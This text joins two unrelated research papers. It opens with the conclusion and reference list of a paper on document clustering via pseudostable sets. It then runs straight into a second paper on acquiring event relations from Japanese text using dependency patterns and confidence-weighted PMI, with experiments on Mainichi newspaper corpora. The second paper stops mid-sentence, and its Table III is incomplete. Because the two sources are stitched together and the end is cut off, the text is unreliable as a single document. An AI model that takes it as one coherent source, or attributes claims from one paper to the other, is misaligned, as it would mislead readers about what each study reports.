## VII. CONCLUSION AND FUTURE WORK

We have shown a novel approach for document clustering considering hard clustering as well as soft clustering. We defined pseudostable sets and used the minMPS’-a approach to perform document clustering on a real-world example. We have introduced a integer linear programming and a greedy approach that gave valuable output on random instances as well as real-world data. This paper underlines that pseudostable sets have a broad application and can also be used to generalize other problems like document clustering. Since the problem is NP-complete, we could only produce and evaluate approximate solutions. Further research has to be done on evaluating the error given by the heuristics. Is it possible to find restrictions on  $G$  and  $B$  so that a solution in polynomial time is possible?

Because large graphs also increase the processing complexity, we identify the handling of such big data as an additional challenge. In the same course, it might be a good idea to

focus also on novel strategies to implement an online algorithm version of the greedy approach, which could significantly improve the scalability.

We compared three simple similarity measures using textual data given by the abstract as well as keywords. We have shown that the clustering process itself is only valuable when choosing the right similarity measure. Although we have proven that the hard clustering and soft clustering approach using pseudostable or stable sets is valid, we might need to evaluate more similarity measures. Thus further research has to be done on similarity measures. We are planning to improve document management with this novel clustering approach and do more empirical evaluation by using test sets.

## REFERENCES

- [1] A. K. Jain, M. N. Murty, and P. J. Flynn, "Data clustering: A review," *ACM Comput. Surv.*, vol. 31, no. 3, pp. 264–323, 9 1999.
- [2] C. Manning, P. Raghavan, and H. Schütze, *Introduction to Information Retrieval*. Cambridge University Press, 2008.
- [3] W. B. A. Karaa, A. S. Ashour, D. B. Sassi, P. Roy, N. Kausar, and N. Dey, "Medline text mining: an enhancement genetic algorithm based approach for document clustering," in *Applications of Intelligent Optimization in Biology and Medicine*. Springer, 2016, pp. 267–287. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-21212-8\\_12](http://dx.doi.org/10.1007/978-3-319-21212-8_12)
- [4] T. Mu, J. Y. Goulermas, I. Korkontzelos, and S. Ananiadou, "Descriptive document clustering via discriminant learning in a co-embedded space of multilevel similarities," *Journal of the Association for Information Science and Technology*, vol. 67, no. 1, pp. 106–133, 2016.
- [5] L. Stanchev, "Semantic document clustering using a similarity graph," in *Semantic Computing (ICSC), 2016 IEEE Tenth International Conference on*. IEEE, 2016, pp. 1–8. [Online]. Available: <http://dx.doi.org/10.1109/ICSC.2016.8>
- [6] L. Hirsch and A. Di Nuovo, "Document clustering with evolved search queries," 2017. [Online]. Available: <http://shura.shu.ac.uk/15409/>
- [7] C.-J. Lee, C.-C. Hsu, and D.-R. Chen, "A hierarchical document clustering approach with frequent itemsets," *International Journal of Engineering and Technology*, vol. 9, no. 2, p. 174, 2017. [Online]. Available: <http://dx.doi.org/10.7763/IJET.2017.V9.965>
- [8] S. E. Schaeffer, "Graph clustering," *Computer Science Review*, vol. 1, no. 1, pp. 27 – 64, 2007.
- [9] E. Hartuv and R. Shamir, "A clustering algorithm based on graph connectivity," *Information Processing Letters*, vol. 76, no. 4–6, pp. 175 – 181, 2000.
- [10] S. O. Krumke and H. Noltemeier, *Graphentheoretische Konzepte und Algorithmen*, 2nd ed. Wiesbaden: Vieweg + Teubner, 2009.
- [11] P. Hansen, M. Labbé, and D. Schindl, "Set covering and packing formulations of graph coloring: Algorithms and first polyhedral results," *Discrete Optimization*, vol. 6, no. 2, pp. 135 – 147, 2009.
- [12] J. Dörpinghaus, "Über das Train Marshalling Problem," 2012. [Online]. Available: <https://doi.org/10.5281/zenodo.570503>
- [13] A. Kosowski and K. Manuszewski, "Classical coloring of graphs," *Contemporary Mathematics*, vol. 352, pp. 1–20, 2004.
- [14] D. Brélez, "New methods to color the vertices of a graph," *Commun. ACM*, vol. 22, no. 4, pp. 251–256, Apr. 1979.
- [15] J. Bhasker and T. Samad, "The clique-partitioning problem," *Computers & Mathematics with Applications*, vol. 22, no. 6, pp. 1–11, 1991.
- [16] E. N. Gilbert, "Random graphs," *The Annals of Mathematical Statistics*, vol. 30, no. 4, pp. 1141–1144, 1959.
- [17] P. Erdős and A. Rényi, "On random graphs, i," *Publicationes Mathematicae (Debrecen)*, vol. 6, pp. 290–297, 1959.
- [18] V. Batagelj and U. Brandes, "Efficient generation of large random networks," *Phys. Rev. E*, vol. 71, p. 036113, Mar 2005.
- [19] D. Hanisch, K. Fundel, H.-T. Mevissen, R. Zimmer, and J. Fluck, "ProMiner: rule-based protein and gene entity recognition," *BMC bioinformatics*, vol. 6 Suppl 1, p. S14, 2005.
- [20] E. Younesi, L. Toldo, B. Müller, C. M. Friedrich, N. Novac, A. Scheer, M. Hofmann-Apitius, and J. Fluck, "Mining biomarker information in biomedical literature," *BMC medical informatics and decision making*, vol. 12, no. 1, p. 148, 2012.
- [21] I. Iliopoulos, A. Enright, and C. Ouzounis, "Textquest: Document clustering of medline," *Biocomputing 2001*, p. 384, 2000.
- [22] T. Theodosiou, N. Darzentas, L. Angelis, and C. A. Ouzounis, "Pured-mcl: a graph-based pubmed document clustering methodology," *Bioinformatics*, vol. 24, no. 17, pp. 1935–1941, 2008. [Online]. Available: <http://dx.doi.org/10.1093/bioinformatics/btn318>



# Event Relation Acquisition Using Dependency Patterns and Confidence-Weighted Co-occurrence Statistics

Shohei Higashiyama<sup>†</sup>, Kunihiro Sadamasa, Takashi Onishi  
NEC Corporation  
Kanagawa, Japan.

Yotaro Watanabe  
PKSHA Technology Inc.  
Tokyo, Japan.

Email: shohei.higashiyama@nict.go.jp, {k-sadamasa@az, t-onishi@bq}.jp.nec.com Email: y\_watanabe@pkshatech.com

**Abstract**—Event relation knowledge is important for deep language understanding and inference. Previous work has established automatic acquisition methods of event relations that focus on common sense knowledge acquisition from large-scale unlabeled corpus. However, in the case of domain-specific knowledge acquisition, such a method can not acquire much knowledge due to the limited amount of available knowledge sources. We propose an coverage-oriented acquisition method of event relations. The proposed method utilizes various patterns of dependency structures co-occurring with event relations than the existing method relying only on direct dependency relations between events. Experimental results show that the proposed method can acquire a larger amount of positive relation instances while keeping higher precision compared with the existing method and the proposed method also performs well for small sizes of corpora.

## I. INTRODUCTION

**S**EMANTIC relations between events are important knowledge for various NLP applications that require deep language understanding and inference, such as question answering and future scenario planning. For example, happens-before relation between events (e.g., *get the flu* causes *have a fever*) is required to predict future events from observed events, and entailment relation (e.g., *send a mail to someone* entails *contact someone*) is crucial to recognize similarity of events written with a different surface or in a different abstraction level of expressions.

Many methods have been developed to acquire event relations automatically from unlabeled corpus [1], [2], [3], [4], [5], [6], [7]. Knowledge acquisition methods can be evaluated in terms of accuracy and coverage, and both measures affect performance of downstream applications. In the case of acquiring domain-specific knowledge, we believe that it is important to acquire knowledge with high coverage rather than high accuracy, since accuracy-oriented methods would not acquire much knowledge from the limited amount of available domain corpus. Although coverage-oriented methods extract more incorrect knowledge, eliminating incorrect knowledge

from candidates is much easier than creating knowledge not acquired.

We categorize unsupervised or semi-supervised acquisition methods of event relations into the following two types on the basis of how they extract event pairs that correspond to candidate event relations. Methods of the first type [1], [6], [7] extract event pairs from a sentence. They acquire event relations written in a sentence by using syntactic information of the sentence (e.g. dependency relations) or lexical clues indicating clause relations (e.g. expressions such as “because” and “after”). Methods of the second type [2], [3], [4], [5] extract event pairs from sentences in one or more documents. They acquire event relations whose events distantly occur in documents, by using distributional similarities of events or lexical clues indicating sentence relations (e.g. expressions such as “therefore” and “consequently”) <sup>1</sup>. Methods of both types usually filter or rank extracted candidates using association measures among predicates and arguments composing a event pair. Note that methods of both types can acquire different relation instances and can be used complementarily <sup>2</sup>. In this work, we focus on event relation acquisition from a sentence.

The existing methods that target a sentence [1], [6], [7] aim to acquire common sense knowledge from large-scale knowledge sources with high accuracy. The methods relying on lexical clues [1], [7] can not acquire relation instances which explicitly occur without lexical expressions indicating event relations. In contrast, Shibata and Kurohashi [6] proposed a method relying almost only on syntax information to extract candidates of happens-before-like relations. Their method extracts event pairs that have dependency relation and ranks those pairs by using pointwise mutual information (PMI) between two events, which measures the degree of co-occurrence. However, their method can not acquire event relations which do not have direct dependency relation.

<sup>1</sup>Some lexical clues, such as discourse connectives, are in common used to detect event relations occurring in a sentence and ones occurring in two sentences.

<sup>2</sup>There is also research that acquires both relation instances occurring in a sentence and ones occurring in two sentences, such as the work by Do et al. [3].

<sup>†</sup> Present affiliation is National Institute of Information and Communications Technology, Kyoto, Japan.

In this work, we propose a method that acquires event relations with high coverage. We introduce various dependency patterns into the calculation approach of association between events by Shibata and Kurohashi. The main differences to that work are as follows:

- Our method detects various dependency patterns between related events and uses the acquired patterns to extract candidate event relations.
- Our method measures the strength of association between two events on the basis of our co-occurrence statistics, namely, the weighted association score. The score is weighted by the confidence of dependency patterns in order to rank instances effectively and obtain high precision.

We performed experiments on Japanese corpora and compared the proposed method with the baseline method that corresponds to the method by Shibata and Kurohashi. The results show that our method efficiently acquires a larger amount of positive relation instances. In addition, our method suppresses decrease of precision against decrease of corpus size and acquires reliable relation instances efficiently from limited sizes of corpora.

## II. RELATED WORK

Over the past two decades, many efforts have been focused on automatic acquisition of event relations such as entailment and causality. In particular, unsupervised or semi-supervised methods that target unlabeled corpora have been actively researched.

Torisawa [7], Abe et al. [1], and Shibata and Kurohashi [6] proposed acquisition methods that extract two events co-occurring in a sentence. Torisawa [7] extracts two predicates co-occurring in coordinated sentences to acquire happens-before-like relations. Using a bootstrapping strategy, Abe et al. [1] extract lexico-syntactic patterns co-occurring with given seed relation instances to acquire event relations of the given type, Shibata and Kurohashi [6] use co-occurrence statistics of predicate-argument (PA) pairs, which measures association among all predicates and arguments composing a PA pair, to acquire happens-before-like relations. These methods rely on lexical clues and/or limited syntactic information, and therefore they can acquire limited instances of event relations.

In contrast, acquisition methods that extract two events from multiple sentences have also been proposed. In order to discover paraphrase-like relations, Lin and Pantel [5] proposed DIRT algorithm, which measures distributional similarity of predicate phrases that are represented by path in dependency tree. Chklovski and Pantel [2] use manually created patterns to classify predicate pairs, which are extracted by DIRT algorithm, into fine-grained relation types such as happens-before and entailment. Hashimoto et al. [4] use distributional similarities between predicates on the basis of common shared arguments to acquire entailment relations. Do et al. [3] use discourse markers and three kinds of associations between predicate-predicate, predicate-argument, and argument-argument to detect causality relations. Do et al.




Fig. 1. A dependency tree of a Japanese sentence. Chunks in the sentence are separated by “/”. Dependency relations between chunks are denoted by directed edges that are drawn by solid or dotted line. Predicate chunks P1, P2, and P3 are denoted by underline. Predicates are denoted in bold. The smallest subgraph contains P1 and P2, which consists of three solid line edges, indicates the dependency pattern co-occurring with pair of P1 and P2.

extract event pairs occurring not only in two sentences but also in a sentence. Unlike the work by Do et al., our work targets broader type of relations including entailment and happens-before.

In recent years, supervised learning methods have also been applied to learn event relations. Weisman et al. [8] combine various semantic and syntactic features that indicate verb co-occurrence at the sentence, document, and corpus levels to learn entailment relations. Hashimoto et al. [9] use features based on noun relations, such as causality and made-of, between arguments and features based on the association measures of predicates and arguments to learn causality relations. Kloetzer et al. [10] use features based on the transitivity property of entailment to learn entailment relations. These approaches are effective in terms of enlarging existing knowledge base, but they sometimes require a large amount of training instances (e.g., more than tens of thousands of positive instances).

There is a line of research on statistical script models started by Chambers and Jurafsky [11] whereby stereotypical sequences of events (e.g., a visit to a restaurant) is learned. The first model by Chambers and Jurafsky learns statistical scripts involving single participants (e.g., *accuse X*, *X claim*, *X argue*, etc.) on the basis of association between events co-referring to the same protagonist. Chambers and Jurafsky [12] and Pichotta and Mooney [13] extended the first model to handle scripts with multiple protagonists. Recently, embedding-based approaches that can learn script models from large unlabeled corpora have been applied, such as the compositional neural network model by Granroth-Wilding and Clark [14] and the LSTM-based model by Pichotta and Mooney [15]. Unlike our work, these works on script models focus on prediction of missing events in a sequence of events rather than construction of static knowledge.

## III. EVENT RELATION ACQUISITION WITH HIGH COVERAGE

As shown in Fig. 1, a dependency tree of a Japanese sentence is expressed as a directed tree where a node represents a chunk and a directed edge represents a dependency relation between chunks<sup>3</sup>. Among all possible combinations

<sup>3</sup>In traditional Japanese dependency parsing, a sentence is divided into chunks, each of which contains one content word and zero or more function words, and then the dependent chunk of each chunk are specified.




Fig. 2. A dependency pattern between two predicates. Any pattern expressed as either (i) a serial or (ii) a parallel dependency structure. Serial patterns consist of two predicate chunks  $P$  and zero or more chunk  $N$ . Parallel patterns consist of two predicate chunks  $P$  and one or more chunk  $N$ . Patterns with the different number of nodes are distinguished from other.

of two predicates in the sentence, predicate pair  $\langle nyuuin-suru::kaifuku-suru \rangle$  ( $\langle$ be in hospital::become good $\rangle$ ), which comes from chunk pair of P1 and P2, can be interpreted as a happens-before relation instance.

To extract such relation instances, it is necessary to extract not only direct dependency relations but also various patterns of dependency structures. Here, we assume that every chunk except the root in a parsed sentence has one dependent chunk. In other words, chunks and dependency relations between them constitute a directed tree. Therefore, a dependency relation between any two predicates in a sentence can be expressed as the smallest subgraph that contains the nodes of the two predicate chunks. Since two predicates in a sentence correspond to two leaves in a directed tree, the smallest subgraph that contains the two predicates is equal to either a serial or a parallel dependency pattern as shown in Fig. 2. For example, the dependency pattern that co-occurs with pair of P1 and P2 in Fig. 1 is represented by parallel pattern  $\langle P \rightarrow N \leftarrow N \leftarrow P \rangle$ , where two  $P$  denote the slots of the predicate chunks in interest and the rest  $N$  denote the slots of the other chunks in between the predicate chunks. Note that serial pattern with no  $N$  nodes corresponds to direct dependency relation and we call other patterns as indirect dependency relations.

In order to improve extraction coverage of various relations instances, we propose an acquisition method that targets both direct and indirect dependency relations between events. An overview of the framework of our system is given in Fig. 3. The system follows three steps below. We assume that input text is dependency-parsed and annotated with dependency relations between chunks, and the parsed text is passed to both pattern acquisition and event pair extraction as input.

#### 1. Pattern extraction

The system takes parsed text and a small number of seed instances of event relations as input. Then it extracts dependency patterns between events. After that, it calculates the confidence scores of extracted patterns and selects them on the basis of the scores.

#### 2. Event pair extraction

The system takes parsed text and the extracted




Fig. 3. Framework of proposed system

patterns as input and then extracts event pairs co-occurring with the patterns.

#### 3. Event pair ranking

The system calculates the association scores of the extracted event pairs. Event pairs with higher scores are regarded as more reliable event relation instances.

We describe both of the pattern extraction step and the event pair extraction step in Section III-A and the event pair ranking step in Section III-B. We also explain the differences between our method and previous methods. In Section III-C, we describe the weighted association score, which are used in the event pair ranking step, aiming to rank event pairs so that more reliable instances have higher scores.

#### A. Dependency pattern extraction and event pair extraction

In the pattern extraction and event pair extraction steps, we apply the method by Abe et al. [1]. In this step, unlike the lexico-syntactic patterns in that work, which patterns consisting of word surfaces in directed dependency paths between two predicate chunks, we detect our dependency patterns described above.

a) *Pattern extraction step:* In the pattern extraction step, our method takes seed relation instances and extracts co-occurrence patterns from input text. Then it calculates confidence scores of patterns so as to enhance the confidence of patterns co-occurring with high-confidence relation instances. From given seed relation instances, confidence score  $r_\pi(p)$  for pattern  $p$  is calculated as follows:

$$r_\pi(p) = \frac{1}{Z_\pi} \sum_i \text{PMI}(i, p) \cdot r_i(i), \quad (1)$$

where confidence score  $r_i(i)$  for positive or negative seed instance  $i$  is respectively 1 or  $-1$ ,  $\text{PMI}(i, p) = \frac{P(i, p)}{P(i)P(p)}$  is pointwise mutual information between  $i$  and  $p$ , and  $Z_\pi$  denotes the absolute value of the maximum value of pattern confidence values to normalize the values to  $[-1, 1]$ <sup>4</sup>. Unlike the work by Abe et al. taking logarithm of the PMI, we define the PMI as above so that confidence of patterns take positive value only when associations with positive instances are stronger than ones with negative instances. The method selects patterns with positive confidence.

<sup>4</sup>We use the normalization similarly to Abe et al. [16] that describes a minor extension of their original work [1].

b) *Event pair extraction step*: In the event pair extraction step, our method extracts event pairs from input text by using the extracted patterns. At the time, it extracts not only predicates but also arguments depended by the predicates.

In addition, the method also calculates confidence scores  $r_i$  of event pairs defined as follows:

$$r_i(i) = \frac{1}{Z_i} \sum_p \text{PMI}(i, p) \cdot r_\pi(p), \quad (2)$$

where  $Z_i$  is the coefficient value for normalization defined similarly to  $Z_\pi$ . By using the confidence scores of event relation instances, the method can iterate both extraction steps of patterns and event pairs in a bootstrap manner. These iterations are optional procedures to increase new patterns and event pairs gradually. Then extracted event pairs at the event pair extraction step are passed to the event pair ranking step.

Note that we do not adopt the confidence score of event pairs based on co-occurrence patterns in Eq. (2) unlike Abe et al. Instead, we calculate scores of event pairs on the basis of the direct associations between the events in a similar way to Shibata and Kurohashi.

### B. Event pair ranking

In the event pair ranking step, we extend the method by Shibata and Kurohashi.

Our method takes event pairs co-occurring with one or more patterns from the event pair extraction step, and it calculates the PMI between two events as the association score, which we define later. It calculates not only the score of the original event pair but also the scores of any sub-pairs, that is, event pairs comprising two predicates and zero or more arguments of the original event pair. Then the sub-pairs with the highest scores are selected from among any sub-pairs including the original event pair. In the example below, the method also generates event pairs (b), (c), (d) and so on from event pair (a), and it calculates their association scores. Then it selects the pairs with highest scores, which in this case is expected to be pair (b).

- (a)  $\langle \text{kodomo-ga kaze-wo hiku::netsu-ga deru} \rangle$  ( $\langle \text{child catch a cold::have a fever} \rangle$ )
- (b)  $\langle \text{kaze-wo hiku::netsu-ga deru} \rangle$  ( $\langle \text{catch a cold::have a fever} \rangle$ )
- (c)  $\langle \text{kodomo-ga hiku::netsu-ga deru} \rangle$  ( $\langle \text{child catch::have a fever} \rangle$ )
- (d)  $\langle \text{hiku::deru} \rangle$  ( $\langle \text{catch::have} \rangle$ )

In order to handle event pairs co-occurring with multiple dependency patterns in a sentence, we define frequency  $c(e; s)$  of event  $e$  and frequency  $c(e, e'; s)$  of event pair  $(e, e')$  in sentence  $s$  so that they take 1 or 0 depending on whether or not it occurs in the sentence, as below:

$$c(e; s) = \begin{cases} 1 & (e \text{ occurs in } s) \\ 0 & (\text{otherwise}) \end{cases}$$

$$c(e, e'; s) = \begin{cases} 1 & ((e, e') \text{ co-occurs in } s \\ & \text{with at least one pattern}) \\ 0 & (\text{otherwise}) \end{cases}$$

Consequently, even if an event occurring once in a sentence co-occurs with multiple patterns, the event is not counted redundantly. The association score of event pair  $(e, e')$  is calculated from the total frequency  $C(e)$  of each event and the total frequency  $C(e, e')$  of the event pair in given corpus  $\mathcal{C}$ , as below:

$$\text{score}(e, e') = \text{PMI}(e, e') = \frac{\frac{C(e, e')}{N}}{\frac{C(e)}{N} \frac{C(e')}{N}} \quad (3)$$

$$C(e) = \sum_{s \in \mathcal{C}} c(e; s), \quad C(e, e') = \sum_{s \in \mathcal{C}} c(e, e'; s),$$

$$N = \sum_e C(e).$$

In addition, we use the discounting factor defined by Pantel and Ravichandran [17] in order to relieve the problem of the PMI being biased towards infrequent elements.

To calculate the PMI of a huge amount of sub-pairs efficiently, we apply Apriori, an association rule mining algorithm, similarly to the work by Shibata and Kurohashi. Association rule mining methods extract subsets of items with strong association from given sets of items as association rules. By pruning unnecessary candidates, Apriori algorithm efficiently calculates several association measures, including the PMI<sup>5</sup>, to select strongly-associated rules. We apply the algorithm to event relation acquisition, regarding each event pair  $(e, e')$  as a set of predicates and zero or more arguments.

Note that it sometimes happens that extracted instances lack a part of the necessary arguments due to arguments being omitted in text. In addition to the ranking of event pairs, Shibata and Kurohashi make up for lacking arguments of acquired relation instances by using case frames. In this work, we focus on extracting and scoring reliable event relations as the main part of event relation acquisition rather than post-processing to compensate lacking arguments. The extension to compensate arguments in our method remains as future work.

### C. Event pair ranking utilizing pattern confidence

In this section, we describe a more sophisticated association score, the weighted association score, between events. The scoring function gives higher scores to event pairs that often co-occur with more reliable patterns and do not often co-occur with more unreliable patterns.

Now, we define weighted frequency  $c_w(e, e'; s)$  of an event pair in sentence  $s$  as

$$c_w(e, e'; s) = \begin{cases} \max_{p \in P_{e, e'; s}} r_\pi(p) & (\exists p \in P_{e, e'; s} \text{ s.t. } r_\pi(p) > 0) \\ 0 & (\text{otherwise}) \end{cases}$$

where  $P_{e, e'; s}$  denotes the set of patterns co-occurring with event pair  $(e, e')$  in sentence  $s$ . Consequence of the normalized value of pattern confidence, weighted frequency  $c_w(e, e'; s)$  takes at most 1 and does not exceed frequencies of contained events  $e$  and  $e'$ . Then we define the weighted association score

<sup>5</sup>The association measure corresponding to the PMI is called “lift” in association rule mining.

between event  $e$  and  $e'$  on the basis of the total weighted frequency  $C_w$  of an event pair in given corpus  $\mathcal{C}$  as follows:

$$\text{score}_w(e, e') = \frac{\frac{C_w(e, e')}{N}}{\frac{C(e)}{N} \frac{C(e')}{N}} \quad (4)$$

$$C_w(e, e') = \sum_{s \in \mathcal{C}} c_w(e, e'; s) . \quad (5)$$

As a result of event pair frequencies being weighted by the confidence of the pattern whose confidence is the highest among co-occurring patterns, the weighted association score provides relatively larger values for event pairs co-occurring with higher-confidence patterns. Therefore it is assumed that the score can rank effectively reliable event pairs.

#### IV. EXPERIMENTS

We conducted two experiments to evaluate the proposed method in terms of precision and the amount of acquirable knowledge. First, we compared performance of the baseline method and some versions of the proposed method by using a corpus consisting of 1M documents. The baseline method is the method relying only on direct dependency pattern in the event extraction step of our method, and it corresponds to the method by Shibata and Kurohashi<sup>6</sup>. Second, we also evaluate performance of our method using several smaller sizes of corpora.

##### A. Experimental Settings

*a) Dataset:* We use Mainichi newspaper articles (MNA) from 1991 to 2007, which contain about 1.8M documents<sup>7</sup>, as input corpus for event relation extraction. In order to compare the performance of methods for a fixed size of input corpus, we use a subset of the corpus in each experiment.

Sentences in the corpus were parsed by CaboCha [18] (version 0.69), a Japanese dependency parser, and then each sentence was divided into chunks and annotated with dependency relations between chunks<sup>8</sup>. From every parsed sentence, we extract verbs as predicates and noun phrases with a case marker *ga* (NOM), *wo* (ACC), or *ni* (DAT) as arguments. However, we eliminated about 20 verbs that are too abstract to be interpreted as meaningful events, such as “*omou* (think)”, “*shiru* (know)” and “*motozuku* (be based on)”, by choosing among the most frequent verbs in the corpus manually.

<sup>6</sup>Compared with the baseline method in our experiment, the method by Shibata and Kurohashi additionally utilize case frames for the argument alignment and a word class dictionary for the argument generalization in their work. However, both methods are essentially equivalent in terms of extraction coverage.

<sup>7</sup>We use Mainichi Shimbun CD-ROM (1991-2007) provided by Mainichi Newspapers Co., Ltd. The substantive amount of MNA is actually less because it contains empty documents whose contents have been removed on account of copyright. We eliminated those documents in our experiments.

<sup>8</sup>Although we target dependency relation between chunks in a sentence, our method can be applied to extract dependency relation between words, which is widely used across many languages. However, it should be also examined whether effective patterns to capture event relations are extracted because (typed) word-based dependency patterns between predicates would tend to be longer and more complicated.

*b) Parameter settings:* For all the compared methods including the baseline and proposed method, we use the below thresholds to filter meaningless instances.

- Threshold of word frequency: Words, either predicate or argument, that occur less than 50 times in a given corpus are cut off. This is because infrequent words are sometimes almost meaningless due to tokenization errors, etc.
- Threshold of event pair frequency: Candidate event relations that occur less than five times in a given corpus are cut off. This is because infrequent elements tend to have a large PMI value but they are not usually reliable.

The proposed method has some additional settings related to pattern extraction.

- Seed relation instances: We manually created five positive instances and five negative instances as seed instances. We chose them from automatically extracted instances from a tiny subset of MNA by the baseline method, which does not require any seed instances.
- Maximum length of patterns: We define the length of a dependency pattern as the length of the corresponding undirected path. On the basis of preliminary experiments with changing the maximum length of extracted patterns, we confirmed that patterns with the larger length tend to have lower confidence. We decided to use at most five-length patterns because negative confidence patterns are extracted when we set five as the maximum length.
- Number of iterations: The pattern extraction and event pair extraction steps can be executed iteratively in a bootstrapping manner. We execute it only once because all possible patterns for each max length constraints were extracted in the first iteration of preliminary experiments.

*c) Evaluation Method:* Evaluation of the compared methods is done manually by two annotators. Every event pair  $(e_1, e_2)$  generated by each method is categorized into three relations by the annotators: happens-before ( $e_2$  often occurs after  $e_1$  occurs), entailment ( $e_2$  often occurs at the same time as  $e_1$  occurs), and precondition ( $e_2$  have often occurred before  $e_1$  occurs).

Some event pairs can not be regarded as positive instances by themselves due to absence of a part of arguments. In case that such event pairs are assumed to have a relation if annotators have compensated suitable additional arguments to them, we allow them as positive instances. In the examples below, pair (a) can be interpreted as a happens-before relation instance by itself. Although pair (b) has a somewhat ambiguous meaning, it can also be regarded as a happens-before relation instance if arguments such as “Website-*ni* (to a Website)” have been compensated for the former predicate. Therefore both examples are expected to be judged as correct.

- (a)  $\langle \text{kuuki-ni fureru}::\text{sanka-suru} \rangle$  ( $\langle \text{be exposed to air}::\text{get oxidized} \rangle$ )
- (b)  $\langle \text{access-suru}::\text{page-wo hiraku} \rangle$  ( $\langle \text{access}::\text{open a page} \rangle$ )

TABLE I

PRECISIONS OF EVENT RELATION ACQUISITION FROM THE CORPUS OF 1M DOCUMENTS. PRECISION FOR EACH SECTION AND FOR OVERALL SECTIONS ARE LISTED. DP AND MP INDICATE THE METHOD THAT USE ONLY THE DIRECT PATTERN AND MULTIPLE PATTERNS RESPECTIVELY. MPW IS THE METHOD THAT USE WEIGHTED ASSOCIATION SCORE IN ADDITION TO MULTIPLE PATTERNS.

Method	Precision for each section						Overall
	1-10k	10k-30k	30k-70k	70k-150k	150k-310k	310k-495k	
DP	0.56	0.46	0.18	0.10	—	—	0.231
MP	0.62	0.54	0.52	0.32	0.16	0.10	0.217
MPW	0.72	0.54	0.36	0.24	0.08	0.10	0.167

TABLE II

THE ESTIMATED AMOUNT OF ACQUIRABLE POSITIVE INSTANCES AND THE TOTAL NUMBER OF OUTPUT INSTANCES FROM THE CORPUS OF 1M DOCUMENTS. THE AMOUNT OF POSITIVE INSTANCES INCLUDED IN TOP  $N$  INSTANCES ( $N = 10k, 30k, 70k, 150k, 310k, 495k$ ) IS ESTIMATED FROM THE PRECISION IN TABLE I.

Method	No. of positive instances in top $N$ instances						No. of outputs
	~10k	~30k	~70k	~150k	~310k	~495k	
DP	5.6k	14.8k	22.0k	26.4k	—	—	114k
MP	6.2k	17.0k	37.8k	63.4k	89.0k	107.4k	495k
MPW	7.2k	18.0k	32.4k	51.6k	64.4k	82.8k	495k

We used the Cohen's kappa coefficient to measure the inter-annotator agreement, resulting in 0.55 ("moderate" agreement). We adopt each event pair as a positive instance only if two annotators judged it as correct.

#### B. Experiment 1: Comparison of performance among methods using fixed size of input corpus

In this experiment, we compare the following methods using the subcorpus of MNA consisting of 1M documents. Two versions of our method using multiple dependency patterns, MP and MPW, differ on scoring functions for ranking candidate event relations.

- DP: The baseline method using only direct dependency pattern, which corresponds to the method by Shibata and Kurohashi.
- MP: The proposed method using the ordinal association score in Eq. (3).
- MPW: The proposed method using the weighted association score in Eq. (4).

To estimate precision of each system, we divided relation instances output by each system into sections on the basis of their rank, that is, sections of 1<sup>st</sup>-10k<sup>th</sup>, 10k<sup>th</sup>-30k<sup>th</sup>, 30k<sup>th</sup>-70k<sup>th</sup>, 70k<sup>th</sup>-150k<sup>th</sup>, 150k<sup>th</sup>-310k<sup>th</sup>, and 310k<sup>th</sup>-last instances. Then, from each section, 50 relation instances were randomly sampled and judged by annotators. We show the precision for each method for each section in Table I.

The number of output instances from DP is 114k and those of MP and MPW are both 495k (These numbers are also shown in Table II). This result shows that higher ranked instances have higher precision in common among all methods. If we look at the precision of each system, both MP and MPW consistently outperform DP in all sections. In contrast, the overall precisions, which are estimated from all sections, of the

proposed methods are lower than that of DP. For the practical purpose of obtaining positive relation instances from among automatically acquired instances by systems, we assume that high rank instances keeping high precision are selected, and then those instances are cleaned by human check to be used for applications. From this point of view, more desirable method should keep higher precision in a wider range of ranked instances, and in that sense the proposed methods are more effective. Besides, in terms of score functions in the proposed methods, MPW performs best in the section of highest-rank instances although MP has the same or higher precision in the rest of the sections. From these results, we confirmed that weighted association score is effective to detect specifically reliable instances but does not maintain robust performance against all acquirable instances.

We also show in Table II the amounts of acquirable positive relation instances from each method, as estimated by the precision in each section and the total numbers of output instances. The results show that MP and MPW can acquire more than three times the amount of positive instances than DP due to use of patterns associated with seed relation instances. Note that, although the two proposed methods only differ on scoring functions, the numbers of acquirable positive instances by the methods are different. This difference, which corresponds to an error rate of about 5% against the total number of outputs, is caused by biases of the random samples.

#### C. Experiment 2: Validation of performance using different size of input corpus

In order to validate our method perform effectively if only a small size of corpus is available, we perform an evaluation using subcorpora consisting of 500k, 250k, and 100k documents of MNA. We evaluate precision of the top 20% instances for each method, assuming it provides just about the upper bound of precision of each method. The precision of each method and each subcorpus is calculated from 50 random samples similarly to the first experiment.

Table III shows the total number of output instances and the precision of the top 20% instances acquired by each method. Due to the difference between the numbers of output instances by the baseline method and those of the proposed methods, we can not directly compare the precisions between them. However, it is considered to be easier to acquire a larger amount of positive relation instances by the proposed methods because of the increased numbers of output instances compared to those of the baseline method.

Similarly to the first experiment, MPW outperformed MP for all input corpora. The results also show that the precisions of the proposed methods for the smaller size of corpora does not substantially decrease compared with ones for the larger size of corpora. Namely, our methods suppress decrease of precision against decrease of corpus size. Therefore we conclude that our methods can be applied to a limited size of domain corpus for efficient acquisition of reliable relation instances. We plan to acquire domain-specific knowledge by



TABLE III

THE TOTAL NUMBER OF OUTPUT INSTANCES AND PRECISION OF THE TOP 20% INSTANCES ACQUIRED BY EACH METHOD FROM EACH CORPUS OF 500K, 250K, AND 100K DOCUMENTS

	Method	500k-docs	250k-docs	100k-docs
No. of outputs	DP	49.6k	21.7k	5.9k
	MP/MPW	222.1k	101.4k	27.5k
Precision (top 20%)	DP	0.70	0.76	0.66
